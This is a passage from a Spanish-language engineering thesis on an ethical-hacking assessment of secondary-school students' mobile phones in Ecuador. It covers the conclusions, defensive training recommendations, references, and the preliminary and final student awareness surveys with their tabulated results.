educación media superior, no universitaria. Sin embargo, ambos estudios coinciden en la importancia de la capacitación continua en ciberseguridad, lo que permite a los individuos desarrollar criterios informados para evitar ataques cibernéticos y proteger los datos personales.

Otro estudio realizado por Torres Chávez y Mata Pazmiño (2024) evaluó las prácticas de ciberseguridad de los estudiantes universitarios de la Universidad Politécnica Salesiana, sede Guayaquil. Los hallazgos revelaron que muchos estudiantes desconocen las buenas prácticas de ciberseguridad, especialmente en la gestión de contraseñas. Los autores sugirieron implementar programas de capacitación para promover un acceso seguro a los servicios digitales del campus. Los resultados de su investigación son similares a los obtenidos en este estudio, pues también se evidenció una falta de información en cuanto a la gestión de contraseñas y una alta vulnerabilidad a sufrir ataques cibernéticos debido a la falta de capacitación.

Finalmente, Álvarez et al. (2024) propusieron un plan de capacitación en ciberseguridad para la Facultad de Ciencias Económicas de la Universidad Nacional de Tucumán, Argentina. Los resultados indicaron que, debido a la sensibilidad de la información manejada, es esencial capacitar en la protección de datos personales. Este hallazgo refuerza la importancia de ofrecer formación en ciberseguridad, no solo a los estudiantes, sino también al personal académico y administrativo que tiene acceso a sistemas informáticos. En esta investigación, estamos de acuerdo con la importancia de capacitar a todo el personal académico sobre las buenas prácticas de ciberseguridad, especialmente si tiene acceso a sistemas informáticos, y creemos que estas capacitaciones deben basarse en estándares internacionales, como la normativa ISO.

.

Conclusiones y Recomendaciones

Conclusiones

La investigación reveló que los dispositivos móviles utilizados por los estudiantes de la Unidad Educativa 17 de Julio presentan vulnerabilidades significativas, principalmente debido al uso de redes Wi-Fi no seguras y la instalación de aplicaciones maliciosas. El análisis, realizado mediante técnicas de hacking ético conforme a la norma ISO 27005, identificó riesgos asociados a la confidencialidad, integridad y disponibilidad de los datos. Este diagnóstico evidenció la urgente necesidad de fortalecer las medidas de protección digital en los dispositivos de los estudiantes.

Durante las pruebas de hacking ético, se identificaron técnicas comunes de ataque, como el uso de puntos de acceso Wi-Fi falsos y la distribución de aplicaciones maliciosas mediante códigos QR. Estos ataques demuestran cómo los estudiantes pueden ser víctimas de ingeniería social, exponiendo datos personales y académicos. Los hallazgos subrayan la importancia de educar a los estudiantes sobre los riesgos asociados con estas prácticas, lo cual es esencial para mitigar los riesgos y promover una cultura de seguridad en el uso de la tecnología.

El análisis detallado evidenció que muchas de las vulnerabilidades críticas, como el uso de redes Wi-Fi no seguras y la descarga de aplicaciones no verificadas, se originan en la falta de conocimiento técnico entre los estudiantes. Estas brechas de seguridad aumentan el riesgo de malware, robo de información y violaciones de privacidad. Al identificar estas vulnerabilidades, fue posible priorizar soluciones prácticas, como el uso de redes privadas virtuales (VPN) y la actualización constante de software, que resultan ser medidas eficaces para reducir los riesgos.

Las capacitaciones impartidas tuvieron un impacto significativo en los estudiantes, quienes mostraron un mayor interés en comprender y aplicar medidas de seguridad en sus dispositivos

móviles. Este cambio se reflejó en una actitud más responsable hacia la protección de sus datos personales y académicos, promoviendo prácticas más seguras en su interacción digital. La formación no solo aumentó su conocimiento, sino también su disposición para implementar estas medidas de manera consistente.

La distribución del manual de buenas prácticas de ciberseguridad marcó un hito importante en el fortalecimiento de las habilidades de los estudiantes para proteger sus dispositivos móviles. Este material, que abarca desde la configuración de contraseñas seguras hasta la identificación de ataques de phishing, se convirtió en una guía clave para mejorar la seguridad digital de los estudiantes. Los resultados indican que, aunque los estudiantes ahora se sienten más capacitados para enfrentar amenazas, es necesario seguir incentivando el uso continuo de estas prácticas, integrándolas en su rutina académica para asegurar su efectividad a largo plazo.

Recomendaciones

Se recomienda que la institución educativa organice talleres prácticos sobre ciberseguridad dirigidos a los estudiantes, con el objetivo de enseñarles a proteger tanto sus dispositivos móviles como su información personal. Estos talleres deben incluir temas clave como la creación de contraseñas seguras, la importancia de mantener el software actualizado, la identificación de redes Wi-Fi confiables y la prevención de ataques de ingeniería social, como mensajes fraudulentos o enlaces sospechosos. Con esta formación, los estudiantes podrán adoptar hábitos de ciberseguridad básicos, que los protegerán tanto en su vida diaria como en su actividad académica.

Es fundamental implementar un programa anual de auditorías y simulaciones de ciberataques dentro de la institución educativa para evaluar las prácticas de seguridad digital de los estudiantes y detectar nuevas vulnerabilidades en sus dispositivos móviles. Estas auditorías pueden incluir ejercicios prácticos, como el análisis de conexiones a redes Wi-Fi públicas, simulaciones de ataques de ingeniería social y pruebas de detección de malware. De este modo, los estudiantes no solo aprenderán a identificar amenazas, sino que también estarán mejor preparados para defenderse de ellas.

También se sugiere impulsar campañas permanentes que incentiven el uso de herramientas de protección digital, tales como antivirus, firewalls, VPN y autenticación multifactorial. Estas campañas pueden incluir demostraciones prácticas que enseñen a los estudiantes cómo instalar, configurar y utilizar estas herramientas. Es esencial resaltar los beneficios específicos que estas soluciones ofrecen, como la protección de los datos personales y la reducción de riesgos al navegar por internet o conectarse a redes públicas. De esta manera, los estudiantes estarán más motivados para utilizar estas herramientas de forma efectiva.

El manual de buenas prácticas de ciberseguridad debe ser distribuido no solo en la institución, sino también en otras unidades educativas de la provincia. Para ello, es importante colaborar con autoridades escolares y docentes para que los profesores lo utilicen como una herramienta para concientizar a los estudiantes sobre la protección de sus dispositivos y datos. Esta iniciativa contribuirá a realizar estudios similares en otras instituciones, lo que permitirá obtener un panorama más amplio y representativo del nivel de conocimiento en ciberseguridad entre los estudiantes, fortaleciendo así las estrategias educativas a nivel regional.

Por último, se recomienda fomentar las buenas prácticas en ciberseguridad a través de campañas educativas en los diferentes canales de comunicación utilizados por los estudiantes, como redes sociales y sitios web oficiales. Estas plataformas pueden aprovecharse para difundir contenido dinámico, como videos, infografías y publicaciones interactivas, que expliquen de manera clara los riesgos asociados al mal uso de dispositivos móviles y cómo prevenir los ataques. Además, involucrar a los estudiantes en la creación y difusión de estos mensajes les permitirá convertirse en agentes de cambio, promoviendo una cultura de seguridad digital y fortaleciendo su propio conocimiento en este campo desde edades tempranas.

Referencias Bibliográficas

Acosta, G. T., Gamboa, V. O., Velasco, J. C. C., & Miniguano, D. M. (2021). Incidencia de dispositivos móviles en la educación en el Ecuador. *Ciencia Digital*, *3*(3.4.), 60–74. https://doi.org/10.33262/cienciadigital.v3i3.4..835

Aguilar. (2022). ANÁLISIS DE DERECHO COMPARADO SOBRE CIBERDELINCUENCIA, CIBERTERRORISMO Y... In *ANÁLISIS DE DERECHO COMPARADO SOBRE CIBERDELINCUENCIA, CIBERTERRORISMO*. https://www.academia.edu/26874279/AN%C3%81LISIS_DE_DERECHO_COMPARADO_SOBRE_CIBERDELINCUENCIA_CIBERTERRORISMO_Y_

Araujo, A. (2024). *7 Herramientas de Hacking Ético*. https://blog.hackmetrix.com/7-herramientas-de-hacking-etico-que-todo-profesional-debe-conocer/

ARCOTEL. (2023a). *46,4% de usuarios del Servicio Móvil Avanzado poseen un smartphone - Agencia de Regulación y Control de las Telecomunicaciones*. 46,4% de Usuarios Del Servicio Móvil Avanzado Poseen Un Smartphone. https://www.arcotel.gob.ec/464-de-usuarios-del-servicio-movil-avanzado-poseen-un-smartphone/

ARCOTEL. (2023b). *REPORTE ESTADÍSTICO MENSUAL*.

Asobanca. (2024). *CIBERSEGURIDAD DEL ECUADOR*.

Back, S., & LaPrade, J. (2020). Cyber-Situational Crime Prevention and the Breadth of Cybercrimes among Higher Education Institutions. *International Journal of Cybersecurity Intelligence & Cybercrime*, *3*(2), 25–47. https://doi.org/10.52306/2578-3289.1074

Brown, C. (2022). *Los 'smartphones' proporcionan seguridad | Ideas | EL PAÍS*. https://elpais.com/ideas/2022-01-09/los-smartphones-proporcionan-seguridad.html

Central del Ecuador, B. (2023). *RIESGOS DE LOS INTERMEDIARIOS BANCARIOS Y NO BANCARIOS PARA LA ESTABILIDAD FINANCIERA*.

Chilán, V., & Kelyn, A. (2022). *APLICACIÓN DE HACKING ÉTICO PARA MEJORAR LA SEGURIDAD EN LA RED DE LOS EQUIPOS INFORMÁTICOS EN LA UPOCAM*. http://repositorio.unesum.edu.ec/handle/53000/4581

Cooper, V. (2024, March 12). *Las 10 principales tendencias y predicciones de seguridad cibernética - 2024*. https://www.splashtop.com/es/blog/cybersecurity-trends-and-predictions-2024

Cuadros, N., Carlos, G., Veliz Briones, V. F., Veloz Zambrano, J. L., & Cruz Felipe, M. del R. (2022). Seguridad Ofensiva Mediante Hacking Ético para Fortalecer Infraestructuras en Redes de Telecomunicaciones. *Serie Científica de La Universidad de Las Ciencias Informáticas, ISSN-e 2306-2495, Vol. 15, Nº. 1, 2022 (Ejemplar Dedicado a: Enero), Págs. 40-53*, *15*(1), 40–53. https://dialnet.unirioja.es/servlet/articulo?codigo=8590601&info=resumen&idioma=SPA

Dnsmasq. (2025). *Dnsmasq - network services for small networks.* https://thekelleys.org.uk/dnsmasq/doc.html

Educación Ecuador. (2024). https://www.escuelasecuador.com/unidad-educativa-17-de-julio-imbabura-ibarra-10h00063

Esteban Fernández. (2022). *Tipos de ataques informáticos: todo lo que debes saber | Tokio*. https://www.tokioschool.com/noticias/tipos-ataques-informaticos/

Fortinet. (2024). *¿Qué es la tríada CIA y por qué es importante? | Fortinet*. https://www.fortinet.com/lat/resources/cyberglossary/cia-triad

Fouad, N. S. (2021). Securing higher education against cyberthreats: from an institutional risk to a national policy challenge. *Journal of Cyber Policy*, *6*(2), 137–154. https://doi.org/10.1080/23738871.2021.1973526

Garcia, L. (2021). *Hacking ético - Tipos y ejemplos del hacker ético*. https://onretrieval.com/hacking-etico-tipos-y-ejemplos-del-hacker-etico/

García, M. J. (2024, March 14). *Estadísticas de Ciberseguridad: Pronóstico para el 2024*. https://www.deltaprotect.com/blog/estadisticas-de-ciberseguridad-pronostico-2024

Gartner. (2025). *Análisis de las mejores defensas contra amenazas móviles de 2025 | Gartner Peer Insights*. https://www.gartner.com/reviews/market/mobile-threat-defense

Gartner, G., Forrester, I., & SealPath. (2024). *Tendencias en Ciberseguridad para 2024 | Según los Expertos*. https://www.sealpath.com/es/blog/2024-ciberseguridad-tendencias-expertos/

Gonzales, M. E. C., Sánchez, J. R. T., & Naranjo, J. P. M. (2021). Dependencia al dispositivo móvil e impulsividad en estudiantes universitarios de Riobamba-Ecuador. *Revista Eugenio Espejo*, *15*(3), 59–68. https://doi.org/10.37135/EE.04.12.07

González, A. (2024). *Protección de Datos en Aplicaciones móviles (Apps)*. https://ayudaleyprotecciondatos.es/2016/06/06/normativa-lopd-aplicaciones-moviles/

Hacker Mentor. (2023). *Hacking Ético en Dispositivos Móviles y cómo protegerlos de ataques*. https://www.hacker-mentor.com/blog/tecnicas-de-hacking-etico-en-dispositivos-moviles-y-como-protegerlos-de-ataques-maliciosos

Iberia, S. (2023). *Guía de ciberseguridad: proteger el sector educativo – Sophos News*. https://news.sophos.com/es-es/2023/03/29/guia-de-ciberseguridad-proteger-el-sector-educativo/

Ikusi. (2023, December 28). *Tendencias destacadas en ciberseguridad para 2024: análisis de Ikusi*. Redacción Cuadernos de Seguridad. https://cuadernosdeseguridad.com/2023/12/tendencias-ciberseguridad-2024/

IMEI. (2024). *TU CELULAR LEGAL*. https://tucelularlegal.arcotel.gob.ec/tucelularlegal/consulta_Imeis.aspx

Isms. (2024). ¿Qué es ISO/IEC 27005 y el estándar de gestión de riesgos de seguridad? *Https://Es.Isms.Online/*. https://es.isms.online/iso-27005/

ISO/IEC 27001. (2022). *ISO/IEC 27001:2022 - Information security, cybersecurity and privacy protection — Information security management systems — Requirements*. https://www.iso.org/standard/27001

iso-iec-27005. (2022). *information-security-cybersecurity-and-privacy-protection-guidance-on-managing-information-secu*.

ITware. (2023). *El sector educativo es un nuevo blanco para los cibercriminales | ITware Latam*. https://www.itwarelatam.com/2023/10/09/el-sector-educativo-un-nuevo-blanco-para-los-cibercriminales/

JReader. (2024). *EVALUACIÓN DE RIESGOS: ISO 27005:2008 METODOLOGÍA DE ANÁLISIS Y EVALUACIÓN DE RIESGO*. https://evalriesgos.blogspot.com/2014/03/iso-270052008-metodologia-de-analisis-y_25.html

Juan Padial. (2024). *Las oportunidades digitales marcarán las cadenas de suministro en 2024. - KPMG Colombia*. https://kpmg.com/co/es/home/insights/2024/02/cadenas-de-suministro-tendencias-para-20241.html

Kaspersky. (2024a). *Los tres ciberataques que han marcado el inicio de 2024 | Kaspersky*. https://www.kaspersky.es/about/press-releases/2024_los-tres-ciberataques-que-han-marcado-el-inicio-de-2024

Kaspersky. (2024b). *Ransomware, hacktivismo y más: predicciones 2024 para el sector industrial | Kaspersky*. https://www.kaspersky.es/about/press-releases/2024_ransomware-hacktivismo-y-mas-predicciones-2024-para-el-sector-industrial

Ley de Protección de Datos Personales. (2023, November 9). *Ley de Protección de Datos Personales - Dirección Nacional de Registros Públicos*. https://www.registrospublicos.gob.ec/programas-servicios/servicios/proyecto-de-ley-de-proteccion-de-datos/

LEY ORGANICA DE TELECOMUNICACIONES. (2021). www.lexis.com.ec

Maritan, G. G., & Santana, G. T. (2023). Análisis constitucional de los derechos personalísimos y su relación con los derechos del buen vivir en la Constitución de Ecuador. *Revista de Derecho Privado*, *34*, 123–156. https://doi.org/10.18601/01234366.N34.05

Medina, H. C. B., & Edward Reyes. (2023). Análisis de vulnerabilidad en dispositivos móviles con sistema operativo Android. *CAOBA Express*, 77–77. https://cipres.sanmateo.edu.co/ojs/index.php/caoba/article/view/819

Mejia, Z. (2024). *Estado digital en Ecuador 2024 - Roastbrief*. https://roastbrief.com.mx/2024/03/estado-digital-en-ecuador-2024/

MI. (2023). *En el Congreso de Combate a Ciberdelincuencia se propuso crear el Centro Cibernético de la Policía Nacional – Ministerio del Interior*. https://www.ministeriodelinterior.gob.ec/en-el-congreso-de-combate-a-ciberdelincuencia-se-propuso-crear-el-centro-cibernetico-de-la-policia-nacional/

MI, & Senescyt. (2023). *Ministerio del Interior y Senescyt firman acuerdo para fortalecer la seguridad en Instituciones de Educación Superior – Ministerio del Interior*. https://www.ministeriodelinterior.gob.ec/ministerio-del-interior-y-senescyt-firman-acuerdo-para-fortalecer-la-seguridad-en-instituciones-de-educacion-superior/

Ministerio de Educación. (2024). *Plan de Protección Integral de Estudiantes en el Sector Educativo*. https://educacion.gob.ec/se-presento-el-plan-de-proteccion-integral-de-estudiantes-en-el-sector-educativo/

Mintel. (2024). *ESTRATEGIA NACIONAL DE CIBERSEGURIDAD DEL ECUADOR*.

MITRE ATT&CK®. (2024). *Techniques - Mobile | MITRE ATT&CK®*. Techniques - Mobile. https://attack.mitre.org/techniques/mobile/

MONKEY, P. (2021). *Conoce todo sobre la Ley de Protección de Datos en Ecuador*. https://teuno.com/blogs/conoce-todo-sobre-la-ley-de-proteccion-de-datos-en-ecuador

Motta, I. (2023, December 25). *2024, año de la protección y la privacidad de los datos*. https://la-lista.com/opinion/2023/12/25/2024-ano-de-la-proteccion-y-la-privacidad-de-los-datos

NIST. (2024). *The NIST Cybersecurity Framework (CSF) 2.0*. https://doi.org/10.6028/NIST.CSWP.29

Ontek. (2024). *¿Qué es? | Tríada CID (Confidencialidad, Integridad y Disponibilidad) - OnTek*. https://www.ontek.net/que-es-triada-cid/

OWASP. (2024). *OWASP Mobile Top 10 | OWASP Foundation*. Mobile Top 10. https://owasp.org/www-project-mobile-top-10/

PECB. (2021). *ISO/IEC 27005 Information Security Risk Management - ES | PECB*. https://pecb.com/es/education-and-certification-for-individuals/iso-iec-27005

Qualtrics XM. (2024). *Tamaño De La Muestra: Cálculo De Encuestados | Qualtrics*. https://www.qualtrics.com/es-la/gestion-de-la-experiencia/investigacion/calcular-tomano-muestra/

Quero, Z. (2024). *Análisis de Riesgos: ISO 27005*. https://blog.tecnetone.com/an%C3%A1lisis-de-riesgos-iso-27005

Quiñonez, J. (2024). *Tendencias y medidas preventivas de ciberseguridad en 2024*. https://blog.a3sec.com/es/predicciones-medidas-preventivas-ciberseguridad

Reglamento a la Ley de Protección de Datos Personales. (2021). *Ley de Protección de Datos Personales - Dirección Nacional de Registros Públicos*. https://www.registrospublicos.gob.ec/programas-servicios/servicios/proyecto-de-ley-de-proteccion-de-datos/

Rivera, C., Enrique, Z., Rodríguez, I., & Zaballos, A. G. (2020). *Estado actual de las telecomunicaciones y la banda ancha en Ecuador*. https://doi.org/10.18235/0002200

Rosero, C. A. M. (2024, January 6). *Ciberseguridad en la Eduacación: Discute los desafíos de seguridad que enfrentan las instituciones eduactivas y cómo pueden proteger la información confidencial de estudiantes y personal. - Revista Enred - Noticias de Tecnología y Negocios Ecuador*. https://www.enred.ec/ciberseguridad-en-la-

eduacacion-discute-los-desafios-de-seguridad-que-enfrentan-las-instituciones-eduactivas-y-como-pueden-proteger-la-informacion-confidencial-de-estudiantes-y-personal/

Santos, C. J. J. (2024, February 6). *Seguridad de Dispositivos Móviles: ¿Cómo Protegerlos?* Publicado: 30/5/23. https://www.deltaprotect.com/blog/seguridad-dispositivos-moviles

Sayid, H. (2024, January 31). *IA en 2024: principales desarrollos e innovaciones - Unite.AI*. https://www.unite.ai/es/ai-en-las-predicciones-de-2024/

Sharma, C., & Sánchez, E. (2023). Maritza Dayanna Parapi Plaza. *Marketing y Datos, Investigación y Datos*.

Siddiqui, A. R. (2023, December 8). *Los deepfakes acechan en 2024. Así es cómo abordar el creciente panorama de amenazas de la IA | Entrepreneur*. https://www.entrepreneur.com/es/tecnologia/los-deepfakes-acechan-en-2024-asi-es-como-abordar-el/466562

Sophos Iberia. (2020). *Enseñanza a distancia: los cinco principales problemas de ciberseguridad para la educación – Sophos News*. https://news.sophos.com/es-es/2020/07/08/ensenanza-a-distancia-los-cinco-principales-problemas-de-ciberseguridad-para-la-educacion/

Suárez, P., & Lissette, C. (2022). *Análisis de vulnerabilidad en la red Lan usando herramientas de hacking ético para una empresa de la provincia de Santa Elena*. https://repositorio.upse.edu.ec/handle/46000/7727

Unidad edicativa 17 de julio - Buscar con Google. (n.d.). Retrieved September 21, 2024, from

https://www.google.com/search?q=Unidad+edicativa+17+de+julio&oq=Unidad+edicativa+17+de+julio&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTISCAEQLhgNGK8BGMcBGMkDGIAEMg0IAhAAGJIDGIAEGIoFMggIAxAAGBYYHjIICAQQABgWGB4yCggFEAAYgAQYogTSAQg1NjM5ajBqN6gCALACAA&sourceid=chrome&ie=UTF-8

Valenzuela, C. G. (2024, January 31). *Ciberseguridad: estos serán los principales peligros y amenazas en 2024 | Computer Hoy*. https://computerhoy.com/ciberseguridad/ciberseguridad-estos-seran-principales-peligros-amenazas-2024-1350491

Vintimilla, A., & Fernando, J. (2023). PLAN DE CIBERSEGURIDAD PARA EDUCACIÓN BÁSICA ECUATORIANA CONTRA EL CIBERDELITO POR COVID-19. *INNDEV - Innovation & Development Ciencias Del Sur*, *2*(1), 34–43. https://www.itscs-cicc.com/ojs/index.php/inndev/article/view/52

Yucailla Muzo Viviana Yomaira. (2024). *Ampliación de red de fibra óptica FTTH con la tecnología GPON de la empresa telenlaces sistemas y telecomunicaciones S.A. para brindar servicio de internet en el sector de la parroquia Pioter*. https://repositorio.utn.edu.ec/handle/123456789/15690

Anexos

Anexo 1: Formato Encuesta Preliminar realizada

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

Proyecto tesis: **"HACKING ÉTICO PARA IDENTIFICACIÓN DE VULNERABILIDADES EN DISPOSITIVOS MÓVILES UTILIZADOS POR ESTUDIANTES EN EDUCACIÓN MEDIA SUPERIOR"**

Objetivo de la encuesta: Evaluar el nivel de conocimiento sobre seguridad informática entre estudiantes de educación media superior para promover la conciencia sobre la protección de datos en el entorno digital.

Instrucciones:

- Responde a las siguientes preguntas con sinceridad. Tus respuestas serán anónimas y se utilizarán únicamente para fines de investigación.

1. ¿Has escuchado hablar de ciberseguridad?

   Sí ○ No ○

2. ¿Qué tanto sabes sobre la ciberseguridad?

0%	Bajo	○
25%	Muy bajo	○
50%	Medio	○
75%	Alto	○
100%	Muy Alto	○

3. ¿Crees que tus datos personales son vulnerables a ataques informáticos?

   Sí ○ No ○

4. ¿Qué tan importante consideras que son tus datos personales?

De gran importancia	○
De poca importancia	○
Ninguna	○

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

5. ¿Qué medidas tomas para proteger tus datos personales? Ejemplo:

- Antivirus ○
- Encriptar la información ○
- Utilizar claves para acceso a archivos ○
- Ocultar archivo o carpetas ○
- No compartes información sensible ○
- Utilizar redes privadas virtuales para conectarte a redes publicas ○
- Otros _____

6. ¿Conoces alguna herramienta para proteger tus datos personales?

- Antivirus ○
- Firewall ○
- Servidores proxi ○
- Antispyware ○
- Generadores de contraseña ○
- Redes privadas virtuales ○
- Escáner de vulnerabilidades ○
- Otros_____

7. ¿Alguna vez usted o su entorno familiar ha sufrido algún robo de información digital o ataque cibernético?

Sí ○ No ○

8. ¿Si tu respuesta anterior es **SI** ¿qué tipo de información fue sustraída en el ataque?

- Información personal ○
- Claves ○
- Tarjetas de bancarias ○
- Otros: _____

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

9. Mecanismo de ataque

Mensaje por SMS ○
Correo, ○
llamada ○
Link para robo de contraseñas ○
Otros_____

10. ¿Te gustaría conocer los mecanismos para proteger tu información personal?

Sí ○ No ○

11. ¿Conoces Alguna herramienta de hacking?

Flipper ○
Usb Killer ○
Kali Linux ○
Keyloguer ○
Aircrack ○
Tcpdum ○
Otros_____

12. ¿Qué sistema operativo tiene tu dispositivo móvil?

Android ○
Especifica la versión_____
iOS ○
Especifica la versión_____

Gracias por tu participación

Avalado por: Israel Erazo

Firma Tesista

Tutor: ING. Fabián Geovanny Cuzme Rodríguez MSc.

Anexo 2: Tabulación de resultados de la encuesta preliminar

En la Tabla 13 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #1.

1. **¿Has escuchado hablar de ciberseguridad?**

Tabla 12

Tabla de la primera pregunta en la encuesta preliminar

Pregunta 1		
Respuestas	Encuestados	%
SI	131	54%
NO	112	46%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la primera pregunta de la encuesta

En la Tabla 14 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #2.

2. **¿Qué tanto sabes sobre la ciberseguridad?**

Tabla 13

Tabla de la segunda pregunta en la encuesta preliminar

Pregunta 2		
Respuestas	Encuestados	%
100% Muy Alto	1	0,41%
75% Alto	4	1,65%
50% Medio	25	10,29%
25% Bajo	106	43,62%
0% Muy Bajo	107	44,03%

TOTAL	243	100%

Nota. En la tabla se observa los resultados de la Segunda pregunta sobre la ciberseguridad

En la Tabla 15 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #3.

3. ¿Crees que tus datos personales son vulnerables a ataques informáticos?

Tabla 14

Tabla de la tercera pregunta en la encuesta preliminar

Pregunta 3		
Respuestas	Encuestados	%
SI	137	56%
NO	106	44%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la tercera pregunta sobre los ataques informáticos

En la Tabla 16 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #4.

4. ¿Qué tan importante consideras que son tus datos personales?

Tabla 15

Tabla de la cuarta pregunta en la encuesta preliminar

Pregunta 4		
Respuestas	Encuestados	%
De gran importancia	135	56%
De poca importancia	10	4%
Ninguna	98	40%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la cuarta pregunta sobre los datos personales

En la Tabla 17 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #5.

5. ¿Qué medidas tomas para proteger tus datos personales?

Tabla 16

Tabla de la quinta pregunta en la encuesta preliminar

Pregunta 5	
Respuestas	Encuestados
Antivirus	54
Encriptar la información	41
Utilizar claves para acceso a archivos	67
Ocultar archivo o carpetas	27
No compartes información sensible	69
Utilizar redes privadas virtuales para conectarte a redes públicas	33
Otros	3
TOTAL	294

Nota. En la tabla se observa los resultados de la quinta pregunta sobre los datos personales

En la Tabla 18 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #6.

6. ¿Conoces alguna herramienta para proteger tus datos personales?

Tabla 17

Tabla de la sexta pregunta en la encuesta preliminar

Pregunta 6	
Respuestas	Encuestados
Antivirus	71

Firewall	70
Servidores proxi	7
Antispyware	52
Generadores de contraseña	64
Redes privadas virtuales	15
Escáner de vulnerabilidades	7
Otros	7
TOTAL	293

Nota. En la tabla se observa los resultados de la sexta pregunta sobre los datos personales

En la Tabla 19 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #7.

7. **¿Alguna vez usted o su entorno familiar ha sufrido algún robo de información digital o ataque cibernético?**

Tabla 18

Tabla de la séptima pregunta en la encuesta preliminar

Pregunta 7		
Respuestas	Encuestados	%
SI	70	29%
NO	173	71%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la séptima pregunta sobre los ataques informáticos

En la Tabla 20 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #8.

8. **¿Si tu respuesta anterior es SI ¿qué tipo de información fue sustraída en el ataque?**

Tabla 19

Tabla de la octava pregunta en la encuesta preliminar

	Pregunta 8	
Respuestas	Encuestados	%
Información Personal	37	48%
Claves	17	22%
Tarjetas Bancarias	17	22%
Otros	6	8%
TOTAL	77	100%

Nota. En la tabla se observa los resultados de la octava pregunta que es consecutiva a la séptima pregunta, que solamente contestaron 77 encuestados.

En la Tabla 21 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #9.

9. **¿Mecanismo de ataque?**

Tabla 20

Tabla de la novena pregunta en la encuesta preliminar

	Pregunta 9	
Respuestas	Encuestados	%
Mensajes cortos de telefonía	14	17%

Correo	19	23%
Llamada	10	12%
Link para robo de contraseñas	31	44%
Otros	3	4%
TOTAL	77	100%

Nota. En la tabla se observa los resultados de la novena pregunta que es consecutiva a la octava pregunta, que solamente contestaron 77 encuestados.

En la Tabla 22 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #10.

10. ¿Te gustaría conocer los mecanismos para proteger tu información personal?

Tabla 21

Tabla de la décima pregunta en la encuesta preliminar

	Pregunta 10	
Respuestas	Encuestados	%
SI	144	59%
NO	99	41%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la décima pregunta sobre la protección de la información personal

En la Tabla 22 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #11.

11. ¿Conoces Alguna herramienta de hacking?

Tabla 22

Tabla de la onceaba pregunta en la encuesta preliminar

Pregunta 11	
Respuestas	Encuestados
Flipper	34
Usb Killer	34
Kali Linux	23
Keyloguer	16
Aircrack	34
Tcpdum	33
Otros	119
TOTAL	293

Nota. En la tabla se observa los resultados de la onceaba pregunta sobre las herramientas de hacking

En la Tabla 24 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #12.

12. ¿Qué sistema operativo tiene tu dispositivo Móvil?

Tabla 23

Tabla de la doceava pregunta en la encuesta preliminar

Pregunta 12	
Respuestas	%
Android	96%
iOS	4%
TOTAL	100%

Nota. En la tabla se observa los resultados de la doceava pregunta sobre las herramientas de hacking

Anexo 3: Evidencia Fotográfica Encuestas

Anexo 4: Formato Encuesta Final realizada

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

Proyecto tesis: **"HACKING ÉTICO PARA IDENTIFICACIÓN DE VULNERABILIDADES EN DISPOSITIVOS MÓVILES UTILIZADOS POR ESTUDIANTES EN EDUCACIÓN MEDIA SUPERIOR"**

Objetivo de la encuesta: Evaluar el nivel de conocimientos relacionados a seguridad informática en los estudiantes de educación media superior para fomentar una mayor conciencia y prácticas seguras en la protección de datos en el entorno digital. Una vez recibidas las charlas de concientización

Instrucciones:

- Responde a las siguientes preguntas con sinceridad. Tus respuestas serán anónimas y se utilizarán únicamente para fines de investigación.

1. ¿Qué tanto sabes sobre Ciberseguridad?

   Alto ○
   Medio ○
   Bajo ○

2. ¿Actualmente cuáles son las medidas de ciberseguridad para tus dispositivos móviles? (Selecciona uno o varios)

   Uso de contraseña, PIN o patrón de bloqueo. ○
   Mantengo el celular y las aplicaciones actualizadas. ○
   Evito conectarme a redes Wi-Fi públicas. ○
   No descargo aplicaciones de páginas desconocidas. ○

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

3. ¿Cuándo instalas una aplicación para tu dispositivo móvil, validas o verificas la fuente y los permisos de la aplicación?

Sí ○ No ○

4. ¿Sabes identificar una red Wifi Insegura?

- Sí, y evito conectarme a ellas. ○
- Sí, pero me conecto si es necesario. ○
- No estoy seguro/a de cómo identificar una red insegura. ○
- No, no sé cómo hacerlo. ○

5. ¿Con qué frecuencia realizas copias de seguridad de tus archivos y datos importantes?

- Regularmente ○
- Ocasionalmente ○
- Solo cuando cambio de dispositivo. ○
- Nunca. ○

6. ¿Qué tan Importante consideras la publicación de datos que comprometen tu privacidad?

Bajo ○ Medio ○ Alto ○

7. ¿Sabiendo que un código QR malicioso podría clonar tu dispositivo o robar tu información personal, ¿estarías dispuesto/a escanearlo sin utilizar una aplicación que detecte códigos QR falsos?

Sí ○ No ○

UNIVERSIDAD TÉCNICA DEL NORTE
VICERRECTORADO ACADEMICO
INGENIERIA EN TELECOMUNICACIONES

8. ¿Una vez que conoces las herramientas de análisis de Trafico que tan probable es que utilices estas herramientas para los dispositivos?

   Muy probable ○
   Probable ○
   Poco probable ○
   Nada probable ○

